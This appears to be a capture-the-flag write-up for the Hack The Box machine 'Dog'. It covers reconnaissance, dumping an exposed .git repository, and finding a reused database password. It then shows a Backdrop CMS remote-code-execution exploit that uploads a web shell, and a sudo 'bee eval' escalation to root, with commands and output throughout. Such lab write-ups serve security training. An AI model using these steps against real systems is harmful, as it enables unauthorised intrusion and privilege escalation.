

Dog

Monday, May 26, 2025 1:23 AM

1. nmap
2. gobuster
3. .git download
4. find username and password
5. web login as admin
6. upload shell.php and get www shell
7. find username and ssh login with previous password
8. sudo -l and privesc using 'bee'


nmap

```
(kali㉿kali)-[~/Desktop/htb/dog]
$ cat nmap
# Nmap 7.95 scan initiated Mon May 26 01:04:20 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN 47
Nmap scan report for 10.129.61.147
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-generator: Backdrop CMS 1 (https://backdropcms.org)
| http-git:
|   10.129.61.147:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|_  Last commit message: todo: customize url aliases. reference:https://docs.backdro...
| http-title: Home | Dog
```

```
(kali㉿kali)-[~/Desktop/htb/dog]
$ cat gobuster
/ modules      (Status: 301) [Size: 316] [--> http://10.129.61.147/modules/]
/.php          (Status: 403) [Size: 278]
/.html         (Status: 403) [Size: 278]
/themes        (Status: 301) [Size: 315] [--> http://10.129.61.147/themes/]
/.htm          (Status: 403) [Size: 278]
/files         (Status: 301) [Size: 314] [--> http://10.129.61.147/files/]
/sites         (Status: 301) [Size: 314] [--> http://10.129.61.147/sites/]
/core          (Status: 301) [Size: 313] [--> http://10.129.61.147/core/]
/.htaccess     (Status: 403) [Size: 278]
/.phtml        (Status: 403) [Size: 278]
/layouts       (Status: 301) [Size: 316] [--> http://10.129.61.147/layouts/]
/.htc          (Status: 403) [Size: 278]
/.html_var_DE  (Status: 403) [Size: 278]
/server-status (Status: 403) [Size: 278]
/.htpasswd     (Status: 403) [Size: 278]
/.git          (Status: 301) [Size: 313] [--> http://10.129.61.147/.git/]
/.html         (Status: 403) [Size: 278]
```

```
(kali㉿kali)-[~/Desktop/htb/dog/src]
$ git-dumper http://10.129.61.147/.git/ .
Warning: Destination '.' is not empty
[-] Testing http://10.129.61.147/.git/HEAD [200]
[-] Testing http://10.129.61.147/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.129.61.147/.gitignore [404]
[-] http://10.129.61.147/.gitignore responded with status code 404
[-] Fetching http://10.129.61.147/.git/ [200]
```

There is a root user.



The screenshot shows a web browser window with the address bar displaying `10.129.61.147/.git/logs/refs/heads/master`. The page content shows a commit by the user `root` with the message `commit (initial): todo: customize url aliases.` The commit hash is `8204779c764abd4c9d8d95038b6d22b6a7515afa`.

We found user tiffany.

```
(kali㉿kali)-[~/src/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active]
$ cat update.settings.json
{
  "_config_name": "update.settings",
  "_config_static": true,
  "update_cron": 1,
  "update_disabled_extensions": 0,
  "update_interval_days": 0,
  "update_url": "",
  "update_not_implemented_url": "https://github.com/backdrop-ops/backdropcms.org/issues/22",
  "update_max_attempts": 2,
  "update_timeout": 30,
  "update_emails": [
    "tiffany@dog.htb"
  ],
  "update_threshold": "all",
}
```

`grep -r -i -E "user|username|password|passwd|api key|key|root|tiffany" . > output.txt`

We find root user and password.

```
(kali㉿kali)-[~/Desktop/htb/dog/src]
$ cat output2.txt | grep -i 'root:'
```

```
./output.txt:./settings.php:$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
settings.php:$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
```

Login to web tiffany:BackDropJ2024DS2024. We are admin.

Home > Administration

Dashboard

OVERVIEW

SETTINGS

WELCOME TO BACKDROP CMS!

Here are some links to help get you started:

Get started

- [View the home page](#)
- [Add a logo or change the site name](#)
- [Customize the current theme](#)
- [Find a new theme for your site](#)

Next steps

- [Edit the *About* page](#)
- [Create a new Post](#)
- [Update the *Primary navigation* menu](#)
- [Modify the layout for your home page](#)

More actions



- [Turn existing modules on or off](#)
- [Add new modules for more functionality](#)
- [Read the online user guide](#)
- [Visit the Backdrop CMS Forum](#)

Home > Administration > Appearance

Install themes

LIST THEMES

INSTALL NEW THEMES

-  The Zip PHP extension is not loaded on your server. You will not be able to download any projects using Project Installer until this is fixed.
-  Encountered an error when trying to fetch results from Backdrop. Error 0 : php_network_getaddresses: getaddrinfo failed: Temporary failure in name resolution

Search

SEARCH

Sort by: Relevance ▲ Most installed Title Latest release

Showing 0 to 0 of 0.


No results found.

Installation queue

Installation queue is empty.

[Manual installation](#)

It only accept tar.gz file.



Google "backdrop exploit"

<https://www.exploit-db.com/exploits/52021>

Download exploit and tar zip it.

```
(kali@kali)~[/Desktop/htb/dog/new]
$ mv 52021 52021.py

(kali@kali)~[/Desktop/htb/dog/new]
$ python 52021.py
Usage: python script.py [url]



(kali@kali)~[/Desktop/htb/dog/new]
$ python 52021.py http://10.129.61.147/
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://10.129.61.147/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://10.129.61.147/modules/shell/shell.php

(kali@kali)~[/Desktop/htb/dog/new]
$ ls
52021.py  shell  shell.zip



(kali@kali)~[/Desktop/htb/dog/new]
$ tar -czf shell.tar.gz shell

(kali@kali)~[/Desktop/htb/dog/new]
$ ls
52021.py  shell  shell.tar.gz  shell.zip
```


Upload the file.




Reverse shell



List users



SSH login johncusack:BackDropJ2024DS2024 (same password we found)



sudo -l

```
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
```

Now we are root.

```
johncusack@dog:~$ sudo bee --root=/var/www/html eval 'system("/bin/bash");'
root@dog:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
```

We can also get root like this but the terminal output does not work.

```
johncusack@dog:~$ sudo /usr/local/bin/bee --root=/var/www/html eval "echo shell_exec('chmod u+s
> /bin/bash');"
chmod: missing operand after 'u+s'
Try 'chmod --help' for more information.
root@dog:/var/www/html# id
root@dog:/var/www/html# whoami
root@dog:/var/www/html# ls
```